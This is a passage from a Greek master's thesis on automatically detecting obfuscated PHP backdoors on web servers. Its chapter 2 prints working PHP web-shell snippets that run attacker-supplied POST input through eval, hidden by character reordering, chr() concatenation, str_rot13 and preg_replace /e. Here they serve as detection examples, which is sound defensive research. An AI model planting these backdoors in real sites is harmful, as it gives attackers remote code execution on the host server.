Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Προηγμένα Συστήματα Πληροφορικής»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Αυτόματος εντοπισμός συγκεχυμένου κώδικα για κερκόπορτες σε ιστοσελίδες** **Automated identification of obfuscated backdoors in web pages**
Ονοματεπώνυμο Φοιτητή	**Ιωάννης Δημητρίου**
Πατρώνυμο	**Νικόλαος**
Αριθμός Μητρώου	**ΜΠΣΠ17019**
Επιβλέπων	**Κωνσταντίνος Πατσάκης, Επίκουρος Καθηγητής**

Ημερομηνία Παράδοσης **Μάϊος 2019**

Τριμελής Εξεταστική Επιτροπή

Κωνσταντίνος Πατσάκης	Ευθύμιος Αλέπης	Γεώργιος Τσιχριντζής
Επ. Καθηγητής	Επ. Καθηγητής	Καθηγητής
(υπογραφή)	(υπογραφή)	(υπογραφή)

Ευχαριστίες

Η παρούσα διπλωματική εργασία εκπονήθηκε το διάστημα μεταξύ Οκτωβρίου 2018 και Μαΐου 2019 στα πλαίσια του μεταπτυχιακού προγράμματος στα Προηγμένα Συστήματα Πληροφορικής του τμήματος Πληροφορικής του Πανεπιστημίου Πειραιά. Οφείλω να ευχαριστήσω όλους όσους συνέβαλαν στην εκπόνησή της και ιδιαίτερα τον επιβλέποντα καθηγητή μου, κο Πατσάκη Κωνσταντίνο, για την πολύτιμη υποστήριξή του, τις παραγωγικές υποδείξεις του και το πολύ καλό κλίμα συνεργασίας που διαμόρφωσε συμβάλλοντας τα μέγιστα για την κατάρτιση της διπλωματικής μου εργασίας. Τέλος θα ήθελα να ευχαριστήσω όλους τους συναδέλφους μου μεταπτυχιακούς φοιτητές για τις ανταλλαγές απόψεων, το ειλικρινές ενδιαφέρον τους και για τη σημαντική βοήθειά τους σε όλα τα στάδια της εργασίας.

Πίνακας περιεχομένων

Ευρετήριο σχημάτων

Περίληψη

Η παρούσα διπλωματική εργασία, έχει ως αντικείμενο τον αυτόματο εντοπισμό ιομορφικού κώδικα, που έχει υποστεί τροποποίηση, με σκοπό να βλάψει το σύστημα που τα φιλοξενεί. Καταρχήν, γίνεται μια απόπειρα περιγραφής των τρόπων που ένα αρχείο μπορεί να τροποποιηθεί ώστε να μην είναι προφανής η λειτουργία του μέσα από παραδείγματα. Κατόπιν γίνεται ανάλυση της πρακτικής εφαρμογής που δημιουργήθηκε για τους σκοπούς της εργασίας αυτής. Περιγράφεται η λειτουργία του, τα εργαλεία που το απαρτίζουν και η αλληλουχία εκτέλεσης. Αφού αναλυθούν όλες οι πτυχές, παρουσιάζονται παραδείγματα χρήσης μαζί με τα αποτελέσματα που προέκυψαν. Τέλος, αναφέρονται τα συμπεράσματα από τα χρήση και απαντάται το ερώτημα για το αν τελικά κατάφερε να καλύψει το πρόβλημα για το οποίο δημιουργήθηκε να επιλύσει.

Λέξεις κλειδιά: obfuscation, deobfuscation, backdoors, php, web-shells, inotify, shell detector, shell libraries, unphp

Abstract

This thesis focuses on the automatic identification of a modified malicious code aiming at compromizing the system that hosts it. First of all, an attempt is made to describe how a file can be modified so that its operation is not obvious, through examples. Afterwards, an analysis of the practical application created for the purposes of this thesis takes place. The function of this application, the tools that comprise it, and the execution sequence are described. After all aspects have been analyzed, examples of the use of the application are presented together with the results obtained. Finally, conclusions from the use of the application are mentioned, and the question of whether it resolved the problem it was designed to solve is addressed.

Keywords: obfuscation, deobfuscation, backdoors, php, web-shells, inotify, shell detector, shell libraries, unphp

Κεφάλαιο 1: Εισαγωγή

1.1 Αντικείμενο της εργασίας

Η διπλωματική εργασία έχει ως βασικό αντικείμενο τη δημιουργία μιας πρακτικής εφαρμογής που εστιάζει στον αυτόματο εντοπισμό συγκεχυμένων (obfuscated) ιομορφικών αρχείων που μπορούν να θέσουν σε κίνδυνο έναν web server. Παράλληλα αναλύονται μέθοδοι με τους οποίους μπορεί να πραγματοποιηθεί obfuscation σε αρχεία της γλώσσας PHP, της πιο διαδεδομένης γλώσσας στον προγραμματισμό διαδικτύου μιας και σε αυτή βασίζονται πλέον οι περισσότερες πλατφόρμες δημιουργίας ιστοσελίδων όπως το wordpress, το drupal ή το joomla. Ακολούθως παρουσιάζονται τα βήματα που οδήγησαν στην πραγμάτωση αυτής της εφαρμογής, τα επιμέρους εργαλεία που την πλαισιώνουν και ποιο σκοπό επιτελούν, μαζί με παραδείγματα από την εκτέλεση της σε πραγματικές συνθήκες.

1.2 Δομή της εργασίας

Η βασική δομή της εργασίας χωρίζεται σε πέντε κεφάλαια. Στο πρώτο γίνεται μια απόπειρα να περιγραφεί το πρόβλημα που επιχειρεί να καλύψει ώστε να γίνει αντιληπτό στον αναγνώστη η σοβαρότητα του. Αναλύει την προέλευση του και το πεδίο δράσης του με σκοπό να φέρει στην επιφάνεια την αδυναμία των συστημάτων να εντοπίσουν επιθέσεις οι οποίες γίνονται με τρόπο μη προφανή. Τα κακόβουλα αρχεία έχουν υποστεί τροποποίηση ώστε αφενός να προσομοιώνουν αρχεία του ίδιου του συστήματος, αφετέρου να μην μπορούν εύκολα να αναγνωστούν.

Εν συνεχεία στο κεφάλαιο 2, δίνεται έμφαση στους τρόπους με τους οποίους μπορεί να πραγματοποιηθεί obfuscation σε αρχεία PHP. Παρουσιάζονται οι πιο γνωστοί τρόποι και μέθοδοι με τους οποίους λαμβάνει χώρα αυτή η διαδικασία. Εκτός από την περιγραφή, παρατίθενται παραδείγματα ώστε να καταστεί σαφές πλήρως η λειτουργία της απόκρυψης του αρχικού κώδικα με σκοπό να τονιστεί ο κίνδυνος που κρύβεται σε τέτοιου είδους αρχεία.

Αφού γίνει σαφές το ζήτημα και ο τρόπος με τον οποίο μπορεί να πραγματοποιηθεί, στο κεφάλαιο 3 αναλύεται η πρακτική εφαρμογή που δημιουργήθηκε. Περιγράφονται τα επιμέρους εργαλεία που χρησιμοποιήθηκαν, οι ρόλοι που αναλαμβάνουν και για ποιο λόγο. Κατόπιν περιγράφεται η αλληλουχία κλήσης τους και ο τρόπος με τον οποίο τοποθετήθηκαν ώστε η σειρά εκτέλεσης των εντολών να οδηγήσουν στον εντοπισμό και στην ενημέρωση των αρμόδιων για την εκάστοτε επίθεση. Ακόμη, περιγράφονται σημεία του κώδικα ώστε να εξηγηθούν οι λειτουργίες που επιτελούνται.

Στο κεφάλαιο 4, ακολουθούν παραδείγματα εκτέλεσης της εφαρμογής σε συνθήκες προσομοίωσης. Στο κεφάλαιο αυτό, παρουσιάζονται αποτελέσματα που εξάγονται κατά την εκτέλεση, ώστε να εξεταστεί το κατά πόσο η εφαρμογή είναι σε θέση εντοπίσει obfuscated αρχεία, να τα αναλύσει ως προς το περιεχόμενο τους κατατάσσοντας τα σε ύποπτα ή μη. Επίσης, εξετάζεται η εφαρμογή και για false positives ώστε να αναλυθεί η συμπεριφορά της και σε αυτές τις συνθήκες.

Στο τελευταίο κεφάλαιο γίνεται ανάλυση των συμπερασμάτων. Με αυτόν τον τρόπο παρουσιάζονται τα αποτελέσματα των ενεργειών που επιτελεί η εφαρμογή και κατά πόσο ήταν σε θέση να υλοποιήσει τους στόχους που τέθηκαν εξ αρχής. Επίσης παρουσιάζονται προτάσεις για μελλοντική επέκταση της εφαρμογής, ώστε να συμπεριληφθούν επιπλέον παράγοντες στην ανάλυση και στον εντοπισμό ιομορφικών αρχείων.

Η βασική αρχή στην οποία βασίστηκε το εργαλείο είναι το τρίπτυχο της ασφάλειας. Διαθεσιμότητα, ακεραιότητα, εμπιστευτικότητα. Η πρακτική εφαρμογή πρέπει να εκτελείται χωρίς να υπάρχουν σημεία που να οδηγήσουν στην παύση της λειτουργίας της. Σκοπός της είναι η διαθεσιμότητα του αγαθού που καλείται να προστατεύσει από κακόβουλες επιθέσεις. Τέλος, η διαρροή πληροφοριών, οι χρήστες που το εκτελούν και τα σημεία που μπορεί να αποκτήσει πρόσβαση είναι σαφώς ορισμένα ώστε να αποφευχθούν κενά ασφαλείας.

1.3 Σύντομη Περιγραφή Προβλήματος

Ένας από τους πιο διαδεδομένους τρόπους προβολής μιας επιχείρησης, ενός οργανισμού, μιας εταιρίας κοκ αποτελούν οι ιστοσελίδες. Μέσα από τις διαδικτυακές αυτές πλατφόρμες οι ενδιαφερόμενοι έχουν τη δυνατότητα τόσο να προωθήσουν τις υπηρεσίες που προσφέρουν όσο και να διευρύνουν το φάσμα στο οποίο απευθύνονται σε παγκόσμια κλίμακα.

Για το λόγο αυτό έχουν σχεδιαστεί αντίστοιχα εργαλεία που αντικείμενο έχουν τη δημιουργία τέτοιων ιστοσελίδων με τρόπο προσιτό στους προγραμματιστές. Από τα πιο διαδεδομένα όπως το wordpress ή το joomla μέχρι τα διάφορα ελεύθερα frameworks, το πλήθος αυτών των εργαλείων ολοένα και αυξάνεται, προσπαθώντας να καλύψουν τις ανάγκες και τα θέλω της αγοράς παράγοντας προϊόντα ανταγωνιστικά, που συνάδουν με τις νέες τάσεις. Παράλληλα, παρέχεται η δυνατότητα να παρουσιάζονται στους καταναλωτές τα προϊόντα ή οι υπηρεσίες το ίδιο λειτουργικά είτε η πρόσβαση γίνεται από υπολογιστή, κινητό ή άλλο μέσο.

Αντίστοιχα όμως, όσο αυτός ο αριθμός αυξάνεται, δημιουργούνται νέα πεδία δράσης για τους κακόβουλους χρήστες. Οι ταχύτητες με τις οποίες οι αγορές κινούνται, αναγκάζουν τους διάφορους φορείς να εστιάζουν στο πόσο ευφάνταστο και πόσο γρήγορα θα παρουσιαστεί το προϊόν τους, αμελώντας μερικώς, ή και σε πολλές περιπτώσεις πλήρως την ασφάλεια του. Δεν είναι λίγα τα περιστατικά που καθημερινά κανείς μπορεί να παρακολουθήσει για ιστοσελίδες που βγήκαν εκτός λειτουργίας, για διαρροή προσωπικών δεδομένων, για κλοπή συνθηματικών, γεγονότα που μπορούν να πλήξουν την φήμη και την αξιοπιστία των φορέων.

Οι σύγχρονοι μέθοδοι παραβίασης ιστοσελίδων εμπλουτίζονται καθημερινά με νέους τρόπους, νέες τεχνικές και μεγαλύτερη ακρίβεια. Από την άλλη η ελλιπής παρακολούθηση των χώρων φιλοξενίας των ιστοσελίδων, οι τεχνικές που χρησιμοποιούν οι κακόβουλοι χρήστες ώστε να ξεγελάσουν τα μέτρα που πιθανώς έχουν ληφθεί για προστασία όπως για παράδειγμα τα τείχη προστασίας, δημιουργούν ανισότητα στο πλήθος των τρόπων επίθεσης με τους αντίστοιχους τρόπους άμυνας. Κάθε νέο εργαλείο που εμφανίζεται στην αγορά, δίνει στους επιτιθέμενους νέες προοπτικές ώστε με μια μετάλλαξη των κακόβουλων επιθέσεων τους να κερδίσουν έδαφος. Οι hackers θα είναι πάντα ένα βήμα μπροστά όσο τα εργαλεία δεν ελέγχονται πλήρως, δεν παρακολουθούνται ως προς την διαθεσιμότητα και την ακεραιότητα τους και δεν εξελίσσεται η έκδοση τους ώστε να καλύπτουν συνεχώς νέους τρόπους παραβίασης.

Μια τέτοια προσπάθεια γίνεται μέσα από την παρούσα εργασία. Η εφαρμογή που υλοποιήθηκε στοχεύει σε τρία σημεία. Το πρώτο αφορά την συνεχή παρακολούθηση των αρχείων του συστήματος και ενεργοποιείται σε κάθε νέα δημιουργία ή τροποποίηση των υπαρχόντων αρχείων. Στο δεύτερο σημείο, εξετάζει κάθε συμβάν ξεχωριστά και το ελέγχει για λέξεις κλειδιά που πιθανώς να οδηγήσουν στον εντοπισμό κακόβουλου αρχείου. Το τρίτο και πιο σημαντικό, αναλαμβάνει διττή δράση: εν πρώτης, αν το αρχείο είναι τροποποιημένο για να μην μπορεί να ανιχνευθεί ο τρόπος λειτουργίας του, το επαναφέρει στην αρχική του μορφή. Εν συνεχεία το συγκρίνει με μια βιβλιοθήκη γνωστών αρχείων με επιθέσεις ώστε να ενημερώσει εν τέλει τον διαχειριστή για το αν έπεσε θύμα επίθεσης. Τέλος, αποφασίζει για το αν πρόκειται για καταγεγραμμένη επίθεση ή νέα που πρώτη φορά εμφανίζεται. Έτσι ο διαχειριστής γνωρίζοντας για τον τρόπο που έγινε η επίθεση μπορεί να λάβει τα κατάλληλα μέτρα ενώ παράλληλα ενημερώνεται η κοινότητα για το νέο τρόπο επίθεσης με σκοπό να καταγραφεί και να βρεθεί ο τρόπος άμυνας της συγκεκριμένης επίθεσης.

1.4 Περιγραφή περιβάλλοντος

Το περιβάλλον στο οποίο έτρεξαν η εφαρμογή με τα επιμέρους εργαλεία της ήταν το Linux kali 4.19.0-kali1-amd64. Επίσης εκεί έλαβαν χώρα και τα πειράματα της εφαρμογής. Τα εργαλεία ήταν όλα στην τελευταία έκδοση τους και η πρόσβαση τους αποκτήθηκε από τα αντίστοιχα repositories του github. Το linux έτρεξε μέσα από VMware® Workstation 14 Pro έκδοσης 14.1.7 build-12989993. Για τις απαιτήσεις του συστήματος δόθηκε μνήμη 4GB και 4 πυρήνες επεξεργασίας.

Κεφάλαιο 2: Μέθοδοι backdoor obfuscation

2.1 Περιγραφή obfuscation

Με τον όρο obfuscated κώδικας, στην ανάπτυξη λογισμικού, ορίζεται η σκόπιμη πράξη δημιουργίας πηγαίου κώδικα ή κώδικα μηχανής με τρόπο δυσνόητο για τον άνθρωπο. Ουσιαστικά, ο obfuscated κώδικας συνεχίζει να λειτουργεί όπως και ο αρχικός πηγαίος, με τη διαφορά ότι κάποιος είναι αδύνατον να κατανοήσει ακριβώς τη σειρά εκτέλεσης των εντολών ώστε να κατανοήσει τη λειτουργία που επιτελεί. Ο λόγος που συμβαίνει αυτό, είναι διότι με την επεξεργασία που έχει υποστεί, έχουν δημιουργηθεί ακατανόητες εκφράσεις που με ανθρώπινο μάτι δεν βγάζουν νόημα.

Σε κάποιες περιπτώσεις, το obfuscation χρησιμοποιείται από προγραμματιστές για να μην είναι εμφανής η λειτουργία που επιτελεί ένα λογισμικό με σκοπό να προστατευτεί από τους hackers. Στην ουσία, η εσωτερική λειτουργικότητα είναι αυτή που χρήζει απόκρυψης μιας και εκεί είναι όλη η ουσία ενός προγράμματος ή ενός λογισμικού και αυτό είναι που πρέπει να προστατευτεί. Επίσης το obfuscation χρησιμοποιείται σε περιπτώσεις εμπορικών προγραμμάτων για να προστατευτεί το αγαθό μιας εταιρίας από κλοπή ή από αντιγραφή της λειτουργίας του μέσα από τη διαδικασία του reverse-engineering.

Εκτός όμως από τις παραπάνω περιπτώσεις, το obfuscation χρησιμοποιείται επίσης και για απειλητικούς σκοπούς. Ένα παράδειγμα αποτελεί η απόκρυψη κακόβουλου λογισμικού ώστε να μην μπορεί να ανιχνευθεί από προγράμματα προστασίας από ιούς. Στην επόμενη εικόνα φαίνεται ένα παράδειγμα μέρους obfuscated κώδικα σε PHP.

```
<?php
$ec2ec9a9="\142";$rcbe12ba="\146";$r9b949a3="\162";$pea411d7="\x73";$de68205d="\160";$zf14a53a="\145";$a089cd79="\163";$u5a4742f="\
163";$eeec9d81="\x67";$pea411d7.="\164";$ec2ec9a9.="\141";$de68205d.="\x72";$zf14a53a.="\x78";$a089cd79.="\x68";$eeec9d81.="\172";
$rcbe12ba.="\151";$u5a4742f.="\164";$r9b949a3.="\x65";$r9b949a3.="\163";$a089cd79.="\141";$eeec9d81.="\x69";$pea411d7.="\x72";
$u5a4742f.="\x72";$de68205d.="\x65";$ec2ec9a9.="\x73";$rcbe12ba.="\154";$zf14a53a.="\x70";$pea411d7.="\x5f";$a089cd79.="\61";
$eeec9d81.="\156";$u5a4742f.="\x63";$zf14a53a.="\x6c";$r9b949a3.="\145";$ec2ec9a9.="\x65";$de68205d.="\x67";$rcbe12ba.="\145";
$u5a4742f.="\155";$rcbe12ba.="\x5f";$pea411d7.="\x72";$ec2ec9a9.="\66";$eeec9d81.="\x66";$de68205d.="\137";$r9b949a3.="\x74";
$zf14a53a.="\157";$rcbe12ba.="\147";$u5a4742f.="\160";$de68205d.="\162";$eeec9d81.="\x6c";$ec2ec9a9.="\x34";$pea411d7.="\157";
$zf14a53a.="\144";$rcbe12ba.="\145";$eeec9d81.="\141";$de68205d.="\x65";$zf14a53a.="\x65";$ec2ec9a9.="\x5f";$pea411d7.="\164";
$ec2ec9a9.="\144";$eeec9d81.="\164";$de68205d.="\x70";$rcbe12ba.="\x74";$pea411d7.="\x31";$pea411d7.="\x33";$rcbe12ba.="\137";
$eeec9d81.="\x65";$de68205d.="\x6c";$ec2ec9a9.="\145";$rcbe12ba.="\143";$ec2ec9a9.="\143";$de68205d.="\141";$de68205d.="\x63";
$ec2ec9a9.="\157";$rcbe12ba.="\x6f";$de68205d.="\145";$ec2ec9a9.="\x64";$rcbe12ba.="\x6e";$rcbe12ba.="\x74";$ec2ec9a9.="\x65";
```

Εικόνα 1: Παράδειγμα obfuscated κώδικα σε PHP.

Η αντίστροφή διαδικασία επαναφοράς του obfuscated κώδικα στην αρχική του μορφή ονομάζεται deobfuscation. Μέσω της διαδικασίας του reverse-engineering, προγραμματιστές με εμπειρία μπορούν πετύχουν το deobfuscation. Το αποτέλεσμα από το deobfuscation είναι να επιτύχουν να κατανοήσουν τη λειτουργία που επιτελεί ο κώδικας και ποια ζημία μπορεί να επιφέρει στο σύστημα ένα τέτοιο ιομορφικό αρχείο.

Στο σημείο αυτό αξίζει να τονιστεί πως ο συμπιεσμένος κώδικας είναι τελείως διαφορετικός από τον obfuscated κώδικα. Μπορεί και στις 2 περιπτώσεις να είναι δυσδιάκριτος με μια πρώτη ματιά, αλλά είναι πολύ πιο εύκολο να επανέλθει στην αρχική του μορφή με απλά εργαλεία αποσυμπίεσης. Η συμπίεση αποτελεί μια πολύ καλή λύση για επιπλέον ταχύτητα εκτέλεσης του κώδικα, παρόλα αυτά, υπάρχουν πολλά plugins που καταφέρνουν την αντίστροφη διαδικασία, ακόμα και Online εργαλεία.

2.2 Περιγραφή backdoor

Ως κερκόπορτα (backdoor) ορίζεται η μέθοδος με την οποία μπορεί να παρακαμφθεί η αυθεντικοποίηση ή η κρυπτογράφηση σε ένα σύστημα. Σε κάποιες περιπτώσεις οι προγραμματιστές δημιουργούν backdoors στα δικά τους προγράμματα για διάφορους λόγους όπως η εύκολη συντήρηση ενός προγράμματος ή η επαναφορά του στις αρχικές του ρυθμίσεις.

Από την άλλη όμως, πολύ συχνά και οι hackers, εισάγουν backdoors σε ευάλωτους servers για να αποκτήσουν τον έλεγχο του. Με αυτές τις backdoors, μπορούν να εκτελέσουν ή να ανεβάσουν στον server ιομορφικά αρχεία. Οι backdoors, ανοίγουν το δρόμο στους hackers να εκτελέσουν επιπλέον επιθέσεις. Εκτελώντας τα αρχεία που ανέβασαν στον server, μπορούν να

αποκτήσουν πρόσβαση σε βάσεις δεδομένων ή να εκτελέσουν ιομορφικά προγράμματα εξόρυξης κρυπτονομισμάτων.

Υπάρχουν διάφορα είδη από backdoors, που διαφέρουν ανάλογα τη γλώσσα προγραμματισμού. Αυτό σημαίνει πως μια backdoor γραμμένη σε PHP δεν μπορεί να επιδράσει σε έναν server που τρέχει περιβάλλον .net όπως και το αντίστροφο. Επίσης και ο σκοπός των backdoor είναι ποικιλόμορφος. Από την εκτέλεση ενός web shell που επιτρέπει στον επιτιθέμενο να εκτελέσει εντολές συστήματος στον παραβιασμένο server, μέχρι να ανεβάσει και να εκτελέσει δικά του αρχεία στον server.

Γνωστές backdoor, υπάρχουν ήδη αναρτημένες στο διαδίκτυο. Αυτό σημαίνει πως οι επιτιθέμενοι μπορούν εύκολα, ανακαλύπτοντας μια ευπάθεια σε ένα σύστημα, να εκτελέσουν την αντίστοιχη επίθεση και να εμφυτέψουν στο σύστημα την αντίστοιχη backdoor. Πιο πολύπλοκες επιθέσεις όμως, δεν χρησιμοποιούν έτοιμες επιθέσεις, αλλά προσαρμοσμένες τόσο στο σύστημα όσο και στα services που στοχεύουν χρησιμοποιώντας διάφορους τρόπους εισχώρησης.

2.3 Μέθοδοι για PHP backdoor obfuscation και παραδείγματα

Υπάρχουν πολλοί τρόποι που χρησιμοποιούν οι επιτιθέμενοι ώστε να μην γίνει αντιληπτή η επίθεση που πραγματοποιούν. Η γενικότερη ιδέα είναι, η απόκρυψη γνωστών λέξεων-κλειδιά ή συναρτήσεων της PHP [1].

2.3.1 Αναδιάταξη χαρακτήρων

Το παρακάτω παράδειγμα εξηγεί πως μπορεί να χρησιμοποιηθεί η μέθοδος της αναδιάταξης χαρακτήρων. Ο παρακάτω κώδικας φαινομενικά εμφανίζει τη γνωστή σελίδα «404 Δεν βρέθηκε» που συνήθως υποδηλώνει κάποιο σφάλμα. Ωστόσο, υπάρχει ενσωματωμένος κωδικός backdoor σε αυτήν τη σελίδα. Η λέξη-κλειδί _POST υπάρχει έμμεσα σε αυτή τη σελίδα αφού πρώτα πρέπει να δημιουργηθεί για να μπορέσει στη συνέχεια να χρησιμοποιηθεί. Τα γράμματα αυτή της λέξης, υπάρχουν στη μεταβλητή $default. Ο επιτιθέμενος, καλώντας ένα-ένα τα γράμματα, χτίζει τη λέξη κλειδί στη νέα μεταβλητή $about. Κατόπιν, εξετάζει αν η κλήση στη σελίδα έγινε μέσω POST-Request, πράγμα που αν ισχύει, εκτελεί το περιεχόμενο της μεταβλητής lequ μέσω της συνάρτησης eval. Έτσι, η backdoor διαβάζει και εκτελεί την παράμετρο που έχει γίνει Post στη σελίδα χωρίς καν να υπάρχει η λέξη-κλειδί $_POST.

```php
<?php
    error_reporting(0);
    echo "404 Not Found.";
    $default = "ps_ot";
    $about = strtoupper($default[2].$default[0].$default[3].$default[1].$default[4]);
    if(isset(${$about}['lequ'])){
        eval(${$about}['lequ']);
    }
?>
```

Εικόνα 2: Αναδιάταξη χαρακτήρων

2.3.2 Συνδυασμός συμβολοσειρών

Μία άλλη γνωστή μέθοδος που χρησιμοποιείται από τους επιτιθέμενους για να αποκρύψουν λέξεις κλειδιά, είναι ο συνδυασμός συμβολοσειρών. Χαρακτηριστικό είναι το ακόλουθο παράδειγμα.

```php
<?php
    $_uU = chr(99).chr(104).chr(114);

    $_cC = $_uU(101).$_uU(118).$_uU(97).$_uU(108).$_uU(40).$_uU(36).$_uU(95).$_uU(80).
    $_uU(79).$_uU(83).$_uU(84).$_uU(91).$_uU(49).$_uU(93).$_uU(41).$_uU(59);

    $_fF = $_uU(99).$_uU(114).$_uU(101).$_uU(97).$_uU(116).$_uU(101).$_uU(95).$_uU(102).
    $_uU(117).$_uU(110).$_uU(99).$_uU(116).$_uU(105).$_uU(111).$_uU(110);

    $_ = $_fF("",$_cC);
    @ $_();
?>
```

Εικόνα 3: Συνδυασμός συμβολοσειρών

Σε αντίθεση με το προηγούμενο παράδειγμα, όπου οι γνωστές συναρτήσεις υπήρχαν αυτούσιες στη backdoor, σε αυτό το παράδειγμα η μόνη ορατή συνάρτηση είναι η chr(). Αυτή η συνάρτηση δέχεται σαν είσοδο έναν αριθμό από το 0 ως 255 και επιστρέφει τον αντίστοιχο asci χαρακτήρα [2]. Τοποθετώντας την τελειά ανάμεσα από τις διάφορες κλήσεις της συνάρτηση chr(), χτίζεται σταδιακά μια νέα λέξη. Με αυτή τη λειτουργία οι επιτιθέμενοι μπορούν να αποκρύψουν το ποια γνωστή συνάρτηση εκτελούν εν τέλει και δεν μπορεί να εντοπιστεί με μια πρώτη ματιά. Σύμφωνα με τον asci table, η πρώτη μεταβλητή προσομοιώνει την ίδια τη συνάρτηση chr(). Αντίστοιχα ακολουθώντας την ίδια διαδικασία, οι μεταβλητές έχουν τις παρακάτω τιμές

```php
<?php
    $_uU = chr();
    $_cC = eval($_POST[1]);
    $_fF = create_function;
    $_ = create_function("",eval($_POST[1]));
    @ $_();
?>
```

Εικόνα 4: Deobfuscation

Στην ουσία όλα τα παραπάνω δεν είναι τίποτα άλλο από την εκτέλεση της εντολής eval($_POST[1]); Μπορεί όμως να παρατηρήσει κανείς τον τρόπο που γνωστές συναρτήσεις υπάρχουν στον κώδικα τροποποιημένες τεχνηέντως, ώστε να μην μπορούν να εντοπιστούν, ούτε να είναι προφανές το τι τους δίνεται ως είσοδος προς εκτέλεση.

2.3.3 Χρήση απαρχαιωμένης λειτουργικότητας


Αν και κάποιες από τις συναρτήσεις ή τις λειτουργίες της PHP θεωρούνται απαρχαιωμένες σε παλαιότερες εκδόσεις, ακόμα υπάρχουν backdoors που προσπαθούν να βασίσουν τις επιθέσεις τους σε αυτές τις λειτουργίες. Χαρακτηριστικό παράδειγμα αποτελεί το ακόλουθο:

```php
<?php
($b4dboy = $_POST['rose']) && @preg_replace('/ad/e','@'.str_rot13('riny').'($b4dboy)','add');
?>
```

Εικόνα 5: Απαρχαιωμένη λειτουργικότητα

Ο παραπάνω κώδικας μιας γραμμής μπορεί να φαίνεται απλός, αλλά στην πραγματικότητα χρησιμοποιεί έναν συνδυασμό από τεχνικές διείσδυσης και μπορεί να προκαλέσει σοβαρή ζημιά ως backdoor. Αρχικά, υπάρχει η συνάρτηση str_rot13 η οποία δέχεται σαν είσοδο ένα string και σαν έξοδο δίνει το string, μετατοπισμένο γράμμα προς γράμμα κατά 13 θέσεις στο αλφάβητο. Η έξοδος της συνάρτησης str_rot13 που της δίνεται για είσοδος η λέξη riny, είναι η γνωστή συνάρτηση eval. Ακολούθως, η συνάρτηση preg_replace δέχεται μια έκφραση (regular expression), μία αντικατάσταση χαρακτήρων και τη βασική λέξη. Κατόπιν, αναζητά για όλες τις περιπτώσεις που το regular expression εμφανίζεται στη βασική λέξη και το αντικαθιστά με το κείμενο προς αντικατάσταση. Συνδυάζοντας όλη αυτή την πληροφορία, ο παραπάνω κώδικας μεταφράζεται σε eval($_POST[‘rose’]) που σημαίνει: εκτέλεσε το κείμενο της παραμέτρου rose από το post request.

Αξίζει να δοθεί προσοχή στο /e που υπάρχει στο regular expression μέσα στην preg_replace. Η παράμετρος αυτή υποδηλώνει στη συνάρτηση να εκτελεστεί η έξοδος που θα προκύψει. Το manual της PHP [3] υποστηρίζει πως θα πρέπει να αποφεύγεται αυτή η παράμετρος διότι μπορεί να εισαγάγει ευπάθειες στην ασφάλεια ενός συστήματος. Στην έκδοση 5.5.0 της PHP θεωρείται απαρχαιωμένο αυτό το tag ενώ στην έκδοση 7.0.0 δεν υποστηρίζεται. Παρόλα, αυτά ο λόγος που εξετάζεται αυτό το backdoor γίνεται ξεκάθαρος από τον παρακάτω πίνακα.



Εικόνα 6: Ποσοστά ιστοσελίδων σε εκδόσεις της PHP.

Σύμφωνα με την παραπάνω έρευνα, πάνω από το 80% των ιστοσελίδων που είναι γραμμένες σε PHP χρησιμοποιούν την έκδοση στην οποία το /e θεωρείται απαρχαιωμένο, αλλά παρόλα αυτά, χρησιμοποιείται από την preg_replace. Αυτό σημαίνει πως σε μεγάλο βαθμό, οι ιστοσελίδες που είναι γραμμένες σε αυτή την έκδοση της PHP είναι ευάλωτες σε επιθέσεις τέτοιου τύπου. Τέλος, με τον χαρακτήρα @ τα μηνύματα λάθος που πιθανώς θα εμφανιστούν παρακάμπτονται.

2.3.4 Πολλαπλές τεχνικές διείσδυσης

Στις περισσότερες περιπτώσεις, οι επιτιθέμενοι χρησιμοποιούν συνδυασμένες τεχνικές απόκρυψης του κώδικα τους. Παρακάτω παρατίθενται παραδείγματα πιο πολύπλοκων επιθέσεων ώστε να τονιστεί η πληθώρα των τεχνικών που έχουν στη διάθεση τους και πως αυτές μπορούν να συνδυαστούν.

1. Στο επόμενο παράδειγμα, ο επιτιθέμενος κάνει χρήση της συνάρτησης preg_replace, η οποία αναλύθηκε προηγουμένως, με την παράμετρο /e, ώστε η έξοδος της συνάρτησης να εκτελεστεί σαν εντολή.

```
1  <?php
2  preg_replace('/a/e',strrev('l'.'a'.'v'.'e').'(gzinfl'.'ate(base'.'64_decod'.
